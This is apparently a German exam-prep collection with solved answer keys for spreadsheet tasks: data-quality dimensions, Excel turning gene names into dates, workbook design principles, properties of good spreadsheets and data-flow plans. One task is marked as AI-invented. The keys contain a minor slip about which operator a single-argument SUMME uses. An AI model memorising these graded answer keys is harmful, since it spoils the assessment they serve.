Sie übernehmen im Vertriebscontrolling eines Großhändlers die Kundenstamm-Arbeitsmappe mit rund 12.000 Zeilen. Bei der ersten Sichtung stellen Sie fest: (1) bei 900 Kunden ist das Feld „Branche“ leer; (2) 340 Firmen sind doppelt erfasst, weil einmal „GmbH & Co. KG“ und einmal „GmbH + Co KG“ geschrieben wurde; (3) die Spalte „Umsatz Vorjahr“ enthält teils Zahlen, teils Einträge wie „ca. 50 T“; (4) die Adressen stammen aus einem Export vom 04.11.2023; (5) derselbe Kunde trägt im Blatt „Angebote“ eine andere Kundennummer als im Blatt „Rechnungen“.

- a) (2 P.) Erläutern Sie, warum sich die Qualität dieser Arbeitsmappe nicht ohne Angabe ihres Verwendungszwecks beurteilen lässt.
- b) (6 P.) Erläutern Sie drei verschiedene Datenqualitätsdimensionen anhand jeweils eines der genannten Befunde und benennen Sie jeweils die Folge für die Auswertung.
- c) (2 P.) Erläutern Sie, welchen Befund Sie zuerst beheben und warum.

a) 2 P. – Qualität ist zweckbezogen

Qualität ist die Erfüllung von Kundenanforderungen, und Kunden einer Arbeitsmappe sind sowohl die Personen, die sie pflegen, als auch die Personen, die ihre Ergebnisse verwenden; ohne bekannte Anforderung gibt es folglich keinen Maßstab, an dem sich Qualität messen ließe. ✓ {1} Derselbe Befund ist je nach Zweck belanglos oder entscheidend: Die 900 leeren Branchenfelder stören eine Rechnungsstellung überhaupt nicht, machen eine Auswertung des Umsatzes nach Branchen aber unbrauchbar. ✓ {2}

b) 6 P. – Drei Dimensionen am konkreten Befund

1. **Vollständigkeit, gezeigt an Befund (1).** Vollständigkeit bedeutet, dass alle für den Zweck erforderlichen Merkmale tatsächlich befüllt sind, und hier fehlt die Branche bei 900 von 12.000 Kunden, also bei 7,5 Prozent des Bestands. ✓ {1} Die Folge ist besonders tückisch, weil eine Pivot-Auswertung leere Felder nicht als Fehler meldet, sondern die betroffenen Kunden einfach nicht ausweist und damit jede Branchensumme stillschweigend zu niedrig darstellt. ✓ {2}
2. **Eindeutigkeit und Dublettenfreiheit, gezeigt an Befund (2).** Eindeutigkeit bedeutet, dass jedes Objekt der Wirklichkeit genau einmal erfasst ist, und hier verhindern zwei unterschiedliche Schreibweisen derselben Rechtsform, dass Excel die 340 Firmen als identisch erkennt. ✓ {3} Die Folge ist, dass sich der Umsatz eines Kunden auf zwei Datensätze verteilt, wodurch der Kunde in einer ABC-

Analyse zweimal als mittlerer statt einmal als großer Kunde erscheint und die Klassenbildung insgesamt verzerrt wird. ✓ {4}

3. **Konsistenz und Widerspruchsfreiheit, gezeigt an Befund (5).** Konsistenz bedeutet, dass dieselbe Information an allen Stellen übereinstimmt, und hier widersprechen sich die Kundennummern zwischen den Blättern „Angebote“ und „Rechnungen“. ✓ {5} Die Folge ist, dass eine Verknüpfung über SVERWEIS oder XVERWEIS entweder mit #NV abbricht oder, deutlich gefährlicher, einen falschen Treffer liefert und Umsätze dem falschen Kunden zuordnet. ✓ {6}

c) 2 P. – Reihenfolge der Bereinigung

Zuerst zu beheben ist die Schlüsselproblematik aus den Befunden (5) und (2), also die eindeutige Identifikation eines Kunden über eine einzige, blattübergreifend gültige Kundennummer. ✓ {1} Alle übrigen Bereinigungen bauen darauf auf, denn wer zuerst Branchen ergänzt und Umsätze korrigiert und danach Dubletten zusammenführt, macht dieselbe Arbeit zweimal und riskiert, beim Zusammenführen gepflegte Werte wieder zu verlieren. ✓ {2}

■ Über die geforderten Punkte hinaus

Vierte Dimension: Aktualität, gezeigt an Befund (4). Aktualität bedeutet, dass die Daten den Stand abbilden, der für die Entscheidung maßgeblich ist, und ein Adressexport vom 04.11.2023 ist für eine Versandaktion schlicht veraltet. (✓){+1} Entscheidend ist dabei, dass die Mappe ihren Datenstand überhaupt sichtbar ausweist, weil ein unbeschriftetes Datenblatt immer für aktuell gehalten wird. (✓){+2}

Fünfte Dimension: Datentyptreue, gezeigt an Befund (3). Einträge wie „ca. 50 T“ sind für Excel Text und keine Zahl, weshalb SUMME sie kommentarlos überspringt und eine zu kleine Summe ausweist. (✓){+3} Genau hier zeigt sich der strukturelle Nachteil gegenüber einer Datenbank, die für eine Betragsspalte einen numerischen Datentyp erzwingt und die Eingabe von vornherein zurückweist. (✓){+4}

Gegenposition: Nicht jede Dublette ist eine Dublette. Zwei Datensätze mit ähnlichem Namen können echte, rechtlich getrennte Gesellschaften desselben Konzerns sein, etwa Vertriebs- und Produktionsgesellschaft am selben Standort. (✓){+5} Ein automatisches Zusammenführen nach Namensähnlichkeit erzeugt in diesem Fall einen neuen Fehler, weshalb die Zusammenführung fachlich bestätigt und protokolliert werden muss. (✓){+6}

Praxisfalle: Bereinigen in der Mappe statt an der Quelle. Wer die Mappe säubert, ohne das Vorsystem zu ändern, hat beim nächsten Export denselben Zustand wieder vor sich und die investierte Arbeit verloren. (✓){+7} Nachhaltig ist nur die Korrektur im führenden System, ergänzt um einen dokumentierten, wiederholbaren Aufbereitungsschritt, etwa über Power Query. (✓){+8}

Vorbeugung statt Nachbesserung. Pflichtfelder, eine Auswahlliste für die Branche über die Datenüberprüfung und ein festes Format für Rechtsformbezeichnungen verhindern die drei Hauptbefunde bereits bei der Erfassung. (✓){+9} Diese Vorbeugung ist immer billiger als jede spätere Bereinigung, weil ein Fehler mit jedem Verarbeitungsschritt teurer wird, den er unentdeckt übersteht. (✓){+10}

Rohleders Erwartung: Er will die Dimensionen am Fall angewendet sehen, nicht als Aufzählung reproduziert. Zu jeder Dimension gehören der konkrete Befund und die konkrete Auswertungsfolge; wer „Vollständigkeit, Korrektheit, Aktualität“ nur nennt, liefert eine Vokabelliste und keine Erläuterung.

Aufgabe #091 · 8 P. · Wenn Excel aus Genen Datumswerte macht: stille Umwandlung beim Datenaustausch · von der KI erfunden – kein Original

Ausgangsmeldung: Ziemann, Eren und El-Osta untersuchten in Genome Biology (2016) insgesamt 3.597 Fachartikel aus 18 genomorientierten Zeitschriften der Jahre 2005 bis 2015 mit zusammen 7.467 als Excel-Datei beigefügten Genlisten. In 19,6 Prozent der Artikel fanden sie Umwandlungsfehler: Excel hatte Genbezeichnungen wie „SEPT2“ bei den Standardeinstellungen selbsttätig in das Datum „2-Sep“ verwandelt. Nature berichtete 2021, dass das Problem trotz bekannter Abhilfen fortbesteht; das für Gennamen zuständige Fachgremium HGNC benannte 2020 betroffene Gene um.

- a) (2 P.) Erläutern Sie, warum diese Art von Fehler besonders gefährlich ist.
- b) (4 P.) Erläutern Sie zwei verschiedene Maßnahmen, mit denen sich solche Umwandlungen beim Import verhindern lassen.
- c) (2 P.) Erläutern Sie, was der Fall grundsätzlich über die Eignung von Excel als Austauschformat aussagt.

a) 2 P. – Warum der Fehler besonders gefährlich ist

Die Umwandlung erzeugt keine Fehlermeldung, sondern einen Wert, der auf den ersten Blick vollkommen plausibel aussieht, sodass weder die Autorin noch die Gutachter noch die Leserinnen einen Anlass haben, die Zelle zu hinterfragen. ✓ {1} Hinzu kommt, dass die Umwandlung nach dem Speichern nicht mehr umkehrbar ist, weil die ursprüngliche Zeichenfolge verloren ist und aus dem Datum nicht rekonstruiert werden kann; die fehlerhafte Datei wird anschließend als Anhang weitergereicht, zitiert und weiterverarbeitet.

✓ {2}

b) 4 P. – Zwei Maßnahmen beim Import

1. **Spalten ausdrücklich als Text importieren.** Sowohl der Textimport-Assistent als auch Power Query erlauben es, für jede Spalte den Datentyp festzulegen, und eine als Text deklarierte Spalte wird von Excel unverändert übernommen. ✓ {1} Entscheidend ist, dass diese Festlegung beim Import und nicht nachträglich erfolgt, denn eine bereits umgewandelte Zelle lässt sich durch späteres Umformatieren nicht mehr in den Originalwert zurückverwandeln. ✓ {2}
2. **Nicht im Austauschformat arbeiten und den Import prüfen.** Die Daten werden in einem Format weitergegeben, das Inhalte nicht interpretiert, etwa als CSV mit vereinbartem Trennzeichen und vereinbarter Codierung oder als Abzug aus dem Fachsystem, und Excel greift darauf nur lesend zu. ✓ {3} Ergänzend prüft eine einfache Kontrollformel die kritische Spalte darauf, ob sie überhaupt Zahlen oder

Datumswerte enthält, sodass eine unbeabsichtigte Umwandlung sofort auffällt statt unbemerkt zu bleiben. ✓ {4}

c) 2 P. – Eignung als Austauschformat

Excel ist ein Rechen- und Auswertungswerkzeug, das jede Eingabe zu deuten versucht, um dem Anwender Arbeit abzunehmen, und genau diese Bequemlichkeit macht es als Transport- und Archivformat untauglich. ✓ {1} Ein Austauschformat muss Inhalte unverändert durchreichen und darf sie nicht interpretieren, weshalb die Arbeitsmappe am Ende einer Verarbeitungskette stehen darf, aber nicht in ihrer Mitte. ✓ {2}

■ Über die geforderten Punkte hinaus

Gegenposition: Die Fachwelt hat die Wirklichkeit geändert, nicht das Werkzeug.

Dass die HGNC 2020 betroffene Gene umbenannt hat, ist eine bemerkenswerte Kapitulation, denn eine ganze Fachdisziplin hat ihre Nomenklatur an das Verhalten einer Tabellenkalkulation angepasst. (✓){+1} Für die Argumentation bedeutet das, dass die Marktmacht eines Werkzeugs seine Schwächen zu Rahmenbedingungen macht, mit denen alle anderen umgehen müssen. (✓){+2}

Verwandte Umwandlungsfallen im kaufmännischen Alltag. Führende Nullen bei Postleitzahlen, Artikel- und Kontonummern verschwinden, Einträge wie „1/2“ werden zum Datum, und sehr lange Nummern werden in Exponentialdarstellung gezeigt oder ab der sechzehnten Stelle auf null gesetzt. (✓){+3} Diese Fälle treffen Bestell- und Kundennummern und damit genau die Felder, über die später verknüpft wird, sodass aus einem Anzeigeproblem ein Zuordnungsproblem wird. (✓){+4}

Praxisfalle: Das Verhalten ist nicht überall gleich. Autokorrektur und Datumserkennung hängen von Version, Regions- und Spracheinstellung ab, weshalb dieselbe Datei beim Empfänger anders interpretiert werden kann als beim Absender. (✓){+5} Ein Import, der auf dem eigenen Rechner sauber lief, ist deshalb kein Nachweis dafür, dass er beim Partner ebenfalls sauber läuft. (✓){+6}

Kontrolle und Dokumentation des Importwegs. Eine Zählformel über ISTZAHL oder ISTTEXT auf der kritischen Spalte macht den Anteil unerwarteter Datentypen als Zahl sichtbar und ist in wenigen Sekunden eingerichtet. (✓){+7} Ergänzend gehört der Importweg mit Quelle, Trennzeichen, Codierung und Datentyp je Spalte dokumentiert, damit der nächste Bearbeiter ihn identisch wiederholen kann. (✓){+8}

Rohleders Erwartung: Er will die Einsicht, dass der gefährliche Fehler der ist, der kein Fehlerzeichen erzeugt, und dass die Abhilfe beim Import ansetzt und nicht bei der Nachkontrolle. Die Antwort auf c) muss ein Urteil über die Rolle von Excel enthalten, nicht nur eine weitere Maßnahme.

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #092 · 6 P. · Zwei Grundsätze der Arbeitsmappengestaltung · Original-Aufgabenstellung

Erläutern Sie die beiden wesentlichen Grundsätze, nach den Arbeitsmappen aufgebaut bzw. gestaltet werden sollten.

Vorbemerkung. Eine gut gestaltete Arbeitsmappe folgt zwei tragenden Grundsätzen. Beide zielen darauf, dass die Mappe auch von einer anderen Person schnell verstanden, sicher gepflegt und fehlerarm weiterverwendet werden kann.

a) 3 P. – Grundsatz 1: Klarheit und Übersichtlichkeit

✓ **{1}** Die Mappe ist so zu organisieren, dass Daten, Formeln und Tabellenblätter sofort verständlich sind und der Nutzer die gesuchte Information ohne Rückfrage findet. Das setzt aussagekräftige Bezeichnungen für Tabellenblätter, Spaltenüberschriften und Zellinhalte voraus, also Verkaufsdaten_2023 statt Tabelle1 und Kundename statt Spalte A.

✓ **{2}** Ebenso gehört dazu der Verzicht auf überflüssige Inhalte. Blindzeilen, doppelte Datenbestände und Notizspalten mitten in der Datentabelle zerstören die Lesbarkeit und erschweren jede spätere Auswertung, weil zusammenhängende Bereiche zerrissen werden.

✓ **{3}** Schließlich muss die Formatierung konsistent und funktional sein. Farben und Schriften transportieren Bedeutung, statt bloß zu dekorieren – Eingabefelder werden beispielsweise durchgängig gelb, berechnete Felder grau hinterlegt. Ein Beispiel für die Umsetzung: Das Datenblatt heißt Verkaufsdaten_2023, die Spalten tragen die Überschriften Kundename, Umsatz und Datum, sodass jeder auf den ersten Blick erkennt, was wo steht.

b) 3 P. – Grundsatz 2: Strukturierung und Konsistenz

✓ **{1}** Gleichartige Daten und Funktionen werden an einem zentralen Ort zusammengeführt und nach durchgängig gleicher Logik aufgebaut. Praktisch bedeutet das die Trennung von Eingabe, Berechnung und Ausgabe, im Regelfall durch eigene Blätter für Stammdaten, Berechnung und Bericht.

✓ **{2}** Jeder Wert existiert nur einmal. Wird ein Stammwert an anderer Stelle gebraucht, wird er per Zellbezug geholt und nicht abgeschrieben; damit gibt es genau eine verbindliche Quelle und keine widersprüchlichen Kopien. Ebenso steht in einer Ergebnisspalte in jeder Zeile dieselbe, nur relativ verschobene Formel, und feste Parameter werden nicht in die Formel hartverdrahtet.

✓ **{3}** Als Umsetzungsbeispiel wird der Mehrwertsteuersatz einmal in einer Zelle gepflegt und als benannter Bereich MwSt angesprochen; in der Berechnung steht dann $=B2 * MwSt$. Dabei leitet = die Formel ein, B2 ist ein relativer Zellbezug auf den Nettobetrag, der beim Herunterkopieren automatisch mitwandert, * ist der Multiplikationsoperator, und MwSt ist der benannte Bereich, der als sprechender Platzhalter auf die eine zentral gepflegte Zelle zeigt. Ändert sich der Satz, wird nur diese eine Zelle angepasst und alle Formeln rechnen sofort neu.

Nutzen. Beide Grundsätze machen die Mappe benutzerfreundlich, steigern die Produktivität und minimieren Fehler – besonders dann, wenn mehrere Personen mit derselben Datei arbeiten oder sie über Jahre gepflegt wird.

■ Über die geforderten Punkte hinaus

(✓){+1} Trennzeichen-Detail, das Rohleder gern abfragt. In `=B2*MwSt` taucht bewusst kein Semikolon auf, weil `*` ein Operator ist und keine Funktion mit mehreren Argumenten. Das `;` erscheint erst bei Funktionen mit mehreren Argumenten, etwa `=SUMME(B2:B10;D2:D10)`; dort ist `:` der Bereichsoperator und `;` das Argumenttrennzeichen. Bei nur einem Argument, also `=SUMME(B2:B10)`, steht konsequenterweise nur der `-`Operator.

(✓){+2} Abgrenzung zur Nachbaraufgabe. Diese Aufgabe fragt zwei Grundsätze, die Aufgabe „Tabellenblätter: Best Practice“ (29.07.2021, Aufgabe 4) fragt zehn Eigenschaften. Die zehn Eigenschaften sind Konkretisierungen der zwei Grundsätze. Wer in der Klausur beide Aufgaben hat, darf sich nicht wiederholen: hier gehören die Prinzipien hin, dort die operativen Einzelmaßnahmen.

(✓){+3} Praxisfälle „Formatierung als Dekoration“. Der häufigste Verstoß gegen Grundsatz 1 ist nicht Chaos, sondern Übergestaltung: bunte Zellen ohne Bedeutungsregel. Eine Farblogik ist nur dann Klarheit, wenn sie dokumentiert ist – deshalb gehört eine kurze Legende auf das erste Blatt.

(✓){+4} Verbindung zum Datenflussplan. Grundsatz 2 ist die statische Seite dessen, was der Datenflussplan (Aufgabe vom 26.07.2022) dynamisch beschreibt: Eingabe, Verarbeitung und Ausgabe werden erst geplant und dann räumlich getrennt umgesetzt. Wer den Datenflussplan erwähnt, zeigt, dass er die Entwurfsphase mitdenkt.

(✓){+5} Grenzfall Single Source of Truth in verteilten Mappen. Sobald ein Stammwert in einer zweiten Datei gebraucht wird, entsteht eine externe Verknüpfung. Die ist zwar technisch eine Single Source of Truth, bremst aber die Performance und bricht, wenn die Quelldatei verschoben wird. Sauberer ist eine gemeinsame Datenquelle über Power Query.

(✓){+6} Formulierungshinweis. Die Aufgabe sagt „Erläutern Sie“, nicht „Nennen Sie“. Eine reine Stichwortliste („Klarheit, Struktur“) kostet Punkte. Jeder Grundsatz braucht mindestens einen erklärenden Satz und ein konkretes Umsetzungsbeispiel.

Rohleders Erwartung: Er will genau zwei Grundsätze, jeweils erläutert und mit einem konkreten Umsetzungsbeispiel belegt – nicht eine Aufzählung von zehn Best-Practice-Punkten. Das Beispiel mit dem benannten Bereich ist der sicherste Beleg dafür, dass der Grundsatz verstanden und nicht auswendig gelernt wurde.

Aufgabe #093 · 10 P. · Zehn Eigenschaften guter Tabellenblätter · Original-Aufgabenstellung

Erläutern Sie 10 konkrete und wichtige Eigenschaften guter Tabellenblätter!

Vorbemerkung. Die Aufgabe vergibt zehn Punkte für zehn Eigenschaften, also genau einen Punkt je Eigenschaft. Entscheidend ist, dass die zehn Punkte sachlich getrennt sind und nicht zweimal dasselbe Prinzip in anderer Formulierung enthalten. Jede Eigenschaft wird deshalb benannt und mit einem Begründungssatz versehen.

a) 10 P. – Zehn Eigenschaften, je 1 P.

✓ {1} Klare Struktur mit Trennung von Eingabe, Berechnung und Ausgabe.

Eingabewerte, Zwischenrechnungen und Ergebnisse gehören in optisch oder räumlich getrennte Bereiche beziehungsweise eigene Blätter. Dadurch erkennt der Nutzer sofort, welche Zellen er ändern darf und welche gerechnet werden, und überschreibt keine Formeln versehentlich.

✓ {2} **Konsistente Formatierung.** Einheitliche Schriftart, einheitliche Zahlenformate mit zwei Nachkommastellen und Euro-Zeichen sowie eine feste Farblogik machen das Blatt schneller lesbar. Formatbrüche kosten Lesezeit und erzeugen Misstrauen gegenüber den Zahlen.

✓ {3} **Keine „Magic Numbers“, sondern Parameter in eigenen Eingabezellen.** Feste Kennzahlen wie Steuersatz, Wechselkurs oder Rabatt stehen nicht mitten in Formeln, sondern in beschrifteten Eingabezellen, auf die per Zellbezug zugegriffen wird. Ändert sich ein Wert, genügt eine einzige Änderung an einer Stelle.

✓ {4} **Datenintegrität durch Datenüberprüfung.** Eingaben werden über *Daten ▶ Datenüberprüfung* abgesichert, etwa durch Dropdown-Listen, zulässige Wertebereiche oder Ganzzahl-Grenzen. Fehler werden dadurch bereits bei der Eingabe verhindert und müssen nicht nachträglich gesucht werden.

✓ {5} **Abfangen von Folgefehlern.** Nachschlage-Formeln werden mit WENNFEHLER umschlossen, damit statt der kryptischen Meldung #NV ein verständlicher Ersatzwert erscheint, zum Beispiel
`=WENNFEHLER(SVERWEIS(A2;Artikel;2;FALSCH);"unbekannt")`. Das Blatt bleibt dadurch auch für Laien lesbar.

✓ {6} **Nachvollziehbarkeit und Dokumentation.** Aussagekräftige Spalten- und Zeilenüberschriften, angegebene Einheiten, eine kurze Legende und Kommentare zu

komplexen Berechnungen sorgen dafür, dass auch Dritte den Aufbau und die getroffenen Annahmen ohne Rückfrage verstehen.

✓ **⟨7⟩ Schutz der Berechnungslogik.** Formel- und Parameterzellen werden per Zell- und Blattschutz gesperrt, während nur die eigentlichen Eingabefelder frei bleiben. So bleibt die Kalkulationslogik gegen versehentliche oder unbefugte Änderungen geschützt.

✓ **⟨8⟩ Robuste Bezüge.** Zentrale Parameter werden über absolute Bezüge wie \$B\$1 oder besser über benannte Bereiche angesprochen, damit die Formel beim Kopieren nicht verrutscht und beim Lesen selbsterklärend bleibt.

✓ **⟨9⟩ Effiziente statt überladener Formeln.** Bereiche werden begrenzt, also A2 : A1000 statt A : A, verschachtelte Riesenformeln werden in nachvollziehbare Hilfsspalten zerlegt, und volatile Funktionen werden vermieden. Das hält die Neuberechnung schnell und die Prüfung möglich.

✓ **⟨10⟩ Zweckmäßige visuelle Aufbereitung.** Diagramme, Sparklines und eine sparsam eingesetzte bedingte Formatierung machen Trends und Ausreißer sichtbar, ohne die Datentabelle zu überfrachten – die Grafik ergänzt die Zahlen und ersetzt sie nicht.

Über die geforderten Punkte hinaus

(✓){+1} Der Musterverstoß, den Rohleder gern als Zusatzteil anhängt. Steht in einer Kalkulation $=C4*1,19$, ist 1,19 eine Magic Number. Wird der Steuersatz geändert, muss jede Formel einzeln gesucht werden, und für Dritte ist nicht erkennbar, dass 1,19 für „100 % plus 19 % Mehrwertsteuer“ steht.

(✓){+2} Die bessere Variante lautet $=C4*(1+\$B\$1)$ mit dem Steuersatz 0,19 in der Eingabezeile B1. Dabei leitet = die Formel ein, C4 ist der relative Zellbezug auf den Nettopreis, * der Multiplikationsoperator, (und) legen die Reihenfolgen fest, 1 steht für 100 % des Nettopreises, + addiert den Steueranteil, $\$B\$1$ ist der absolute Bezug auf den zentralen Steuersatz, das \$ vor B fixiert die Spalte und das \$ vor 1 die Zeile.

(✓){+3} Rechenprobe. Mit $C4 = 100,00 \text{ €}$ und $B1 = 0,19$ ergibt $=100*(1+0,19)$ genau 119,00 €. Eine Probe mit runden Zahlen im Antwortbogen zeigt, dass die Formel wirklich läuft.

(✓){+4} Grenzfall bedingte Formatierung. Eigenschaft 10 kippt ins Gegenteil, wenn bedingte Formatierung auf ganze Spalten angewendet wird: Sie wird dann laufend neu ausgewertet und ist einer der drei klassischen Performance-Killer.

(✓){+5} Abgrenzung zur Sechser-Fassung. In anderen Jahrgängen fragt Rohleder nur sechs Eigenschaften mit je zwei Punkten. Dann sind je Eigenschaft zwei Bestandteile fällig – Beschreibung und Begründung. In der Zehner-Fassung genügt je ein prägnanter Satz, weil nur ein Punkt vergeben wird.

(✓){+6} Verbindung zur Qualitätsdimension. Die Aufgabe „Qualität von Arbeitsmappen“ verlangt Qualitätsdimensionen wie Korrektheit, Verständlichkeit, Wartbarkeit, Robustheit, Effizienz und Sicherheit. Die zehn Eigenschaften lassen sich diesen Dimensionen zuordnen – eine solche Zuordnung ist ein starker Schlusssatz.

(✓){+7} Praxisfälle Verbundene Zellen. Ein häufiger, hier nicht geforderter, aber prüfungsfähiger elfter Punkt: verbundene Zellen vermeiden. Sie brechen Sortierung, Filter, Pivot und Matrixformeln und sind der Klassiker unter den kosmetisch motivierten Strukturfehlern.

(✓){+8} Praxisfälle Zahlen als Text. Ein zwölfter möglicher Punkt: einheitliche Datentypen. Importierte Zahlen mit führendem Apostroph oder Leerzeichen werden von SUMME ignoriert, ohne dass eine Fehlermeldung erscheint – der gefährlichste aller Excel-Fehler, weil er stumm ist.

(✓){+9} **Zeitökonomie in der Klausur.** Zehn Eigenschaften in 60 Minuten Gesamtbearbeitungszeit bedeuten rund eine Minute je Eigenschaft. Wer zu jedem Punkt zwei Sätze schreibt, ist im Zeitplan; wer ausschweift, verliert Punkte in anderen Aufgaben.

(✓){+10} **Nummerierung ist Punktesicherung.** Bei zehn geforderten Eigenschaften muss der Korrektor zehn abgrenzbare Aussagen finden. Eine durchnummerierte Liste mit fetten Schlagworten und je einem Begründungssatz ist die Form, bei der kein Punkt übersehen wird.

Rohleders Erwartung: Er zählt Eigenschaften, nicht Zeilen – zehn Punkte bedeuten zehn sachlich getrennte, konkret benannte Eigenschaften mit je einer Begründung. Wiederholungen desselben Prinzips in anderer Formulierung werden nur einmal gewertet.

Aufgabe #094 · 11 P · Datenflussplan als Entwurfsdokument einer Arbeitsmappe · Original-Aufgabenstellung

- a) 5 P. Was genau versteht man im Zusammenhang mit dem Entwurf einer Excel-Arbeitsmappe unter einem Datenflussplan?
- b) 6 P. Erläutern Sie drei Vorteile, die mit der Verwendung eines Datenflussplans in der Entwurfsphase der Arbeitsmappe verbunden sind.

a) 5 P. – Was ein Datenflussplan ist

Ein Datenflussplan ist eine der eigentlichen Umsetzung **vorgelagerte, in der Regel grafische Darstellung**, die festhält, **woher** die Daten in eine Arbeitsmappe gelangen, **wie** und in welcher **Reihenfolge** sie verarbeitet werden und **wohin** die Ergebnisse ausgegeben werden; er beschreibt also den Weg der Daten durch die Mappe, und zwar **bevor** die erste Zelle oder Formel angelegt wird. ✓ {1}

Inhaltlich folgt jeder Datenflussplan derselben Dreier-Kette: **Quelle** (manuelle Eingaben, importierte CSV- oder Textdateien, andere Arbeitsmappen, Datenbankabfragen) → **Verarbeitung** (Bereinigung, Formatierung, Aggregation, Berechnung über Formeln und Funktionen) → **Ausgabe** (Kennzahlenblatt, Bericht, Diagramm, Dashboard). Diese Kette ist zugleich der Grundsatz sauberer Arbeitsmappengestaltung, denn Eingabe, Rechnung und Ergebnis gehören in getrennte Bereiche und nicht in dasselbe Blatt. ✓ {2}

Die typischen Bausteine, die ein solcher Plan benennt, sind: alle **Datenquellen** samt Aktualisierungsrhythmus, die einzelnen **Verarbeitungs- und Berechnungsschritte**, die **Zwischenergebnisse** in Hilfsspalten oder Hilfsblättern, die **Verknüpfungen** zwischen

Blättern, Tabellen und Pivot-Auswertungen sowie der **Ausgabebereich** mit der Struktur des späteren Berichts. ✓ {3}

Wichtig ist die Abgrenzung: Der Datenflussplan ist **kein fertiges Tabellenblatt**, sondern ein Entwurfs- und Planungsdokument in Form einer Skizze beziehungsweise eines Flussdiagramms – **Kästen** stehen für Datenblöcke und Verarbeitungsschritte, **Pfeile** für die Richtung des Datenflusses. Er ist damit das Excel-Pendant zum klassischen Ablaufbeziehungsweise Flussdiagramm, angewandt auf die Frage „wie wandern die Daten durch meine Mappe“. ✓ {4}

Wie sich der geplante Fluss anschließend in der Mappe niederschlägt, zeigt eine einzelne Formel: Sieht der Plan die Blätter Eingabe → Berechnung → Bericht vor, steht im Blatt Berechnung beispielsweise

=SUMME(Eingabe!B2:B100)

Jeder Bestandteil einzeln: = leitet in Excel jede Formel ein und trennt sie von reinem Text; SUMME ist der Funktionsname und steht hier für den Verarbeitungsschritt „Aggregation“; die runden Klammern () umschließen die Argumente der Funktion; Eingabe ist der **Blattname**, also die Quelle des Datenflusses; das ! ist das **Trennzeichen zwischen Blattname und Zellbereich** und macht den Bezug über die Blattgrenze hinweg überhaupt erst möglich; B2 : B100 ist der ausgewertete Zellbereich, wobei der Doppelpunkt : als **Bereichsoperator** „von ... bis“ bedeutet. Diese eine Formel ist damit ein Stück gezeichneter Datenfluss. ✓ {5}

b) 6 P. – Drei Vorteile in der Entwurfsphase (je 2 P.)

Vorteil 1: Denk- und Konstruktionsfehler fallen früh auf. Weil der gesamte Verarbeitungsweg skizziert wird, bevor gebaut wird, zeigen sich fehlende Eingangsdaten, doppelt berechnete Größen, unklare Reihenfolgen und drohende **Zirkelbezüge** bereits am Plan und nicht erst in der fertigen Mappe. ✓ {1} Der Nutzen ist unmittelbar wirtschaftlich: Eine Korrektur an der Skizze kostet Minuten, dieselbe Korrektur in einer bereits gebauten Mappe mit hunderten verketteten Formeln kostet ein Vielfaches und erzeugt regelmäßig neue Folgefehler. ✓ {2}

Vorteil 2: Eingabe, Berechnung und Ausgabe werden sauber getrennt. Der Plan erzwingt die Entscheidung, welche Daten wo leben, sodass Eingabeblätter, Rechenblätter und Berichtsblätter von vornherein getrennt entstehen, statt Rohdaten, Zwischenrechnungen und Ergebnisse im selben Blatt zu mischen. ✓ {3} Der Nutzen ist Robustheit gegenüber Änderungen: Es ist eindeutig, in welchen Bereich neue Daten eingetragen werden, Formeln werden nicht versehentlich überschrieben, und

Erweiterungen wie eine neue Quelle oder eine zusätzliche Kennzahl lassen sich an definierten Stellen einhängen, ohne die Gesamtlogik zu gefährden. ✓ {4}

Vorteil 3: Transparenz, Nachvollziehbarkeit und Wartbarkeit für Dritte. Der Plan dokumentiert den Datenfluss unabhängig davon, wer die Mappe gebaut hat, sodass Kolleginnen, Prüfer oder Nachfolger sofort erkennen, woher ein Ergebnis stammt und über welche Schritte es entstanden ist. ✓ {5} Der Nutzen zeigt sich im Fehlerfall und bei der Übergabe: Abweichungen lassen sich gezielt lokalisieren („in welchem Schritt kippt der Wert?“), die Mappe bleibt übergabefähig, und das Wissen hängt nicht mehr an einer einzelnen Person. ✓ {6}

■ Über die geforderten Punkte hinaus

Für Datenflusspläne gibt es mit **DIN 66001** eine eigene Normung der Sinnbilder (Rechteck für Verarbeitung, Parallelogramm für Ein-/Ausgabe, Raute für Verzweigung, Pfeil für die Flussrichtung); wer diese Sinnbilder benutzt, macht seinen Entwurf für Dritte ohne Legende lesbar. (✓)(+1)

Der Datenflussplan ist nicht auf den Neubau beschränkt: Bei einer **Bestandsaufnahme** übernommener Mappen zeichnet man den vorgefundenen Fluss nach und deckt dabei genau die Pathologien auf, die man sonst nie findet – Rückkopplungen, tote Zwischenblätter, dieselbe Größe an drei Stellen unterschiedlich berechnet. (✓)(+2)

Excel liefert für diese Nachzeichnung ein eigenes Werkzeug: Die **Formelüberwachung** mit „Spur zum Vorgänger“ und „Spur zum Nachfolger“ zeigt die Abhängigkeiten als Pfeile direkt im Blatt und ist damit der nachträgliche, maschinell erzeugte Datenflussplan einer einzelnen Zelle. (✓)(+3)

Ein guter Plan trifft auch die Entscheidung, **wo** die Verarbeitung stattfindet: Bereinigung und Zusammenführung mehrerer Quellen gehören in eine Abfrage (Power Query) und nicht in Hilfsspalten, weil die Abfrage ihre Schritte protokolliert und wiederholbar macht, während Hilfsspalten nach dem dritten Import niemand mehr versteht. (✓)(+4)

Aus dem Plan folgt unmittelbar eine **Blattnamen-Konvention** wie 01_Eingabe, 02_Berechnung, 03_Bericht; die Nummerierung erzwingt die richtige Reihenfolge im Blattregister und macht den Fluss schon am Reiter sichtbar. (✓)(+5)

Der Plan ist außerdem die Grundlage für das **Farb- und Schutzkonzept**: Nur Zellen, die im Plan als Eingabe markiert sind, bleiben nach dem Blattschutz beschreibbar; alle Rechenzellen werden gesperrt. Ohne vorherigen Plan lässt sich diese Trennung nachträglich kaum sauber ziehen. (✓)(+6)

Ein häufiger Prüfungsfehler ist die Verwechslung von **Datenflussplan** und **Datenmodell**: Der Datenflussplan beschreibt Bewegung (welcher Wert wandert wohin), das Datenmodell beschreibt Struktur (welche Tabellen stehen in welcher Beziehung). Für die Entwurfsphase braucht man beides, aber sie beantworten verschiedene Fragen. (✓)(+7)

Der Plan liefert auch die **Testfälle**: Zu jedem Pfeil gehört die Frage, welcher Wert am Ende herauskommen muss, wenn vorne ein bekannter Wert eingegeben wird. Diese

Soll-Werte gehören in eine Kontrollzeile der fertigen Mappe, damit ein späterer Umbau sofort auffällt. (✓){+8}

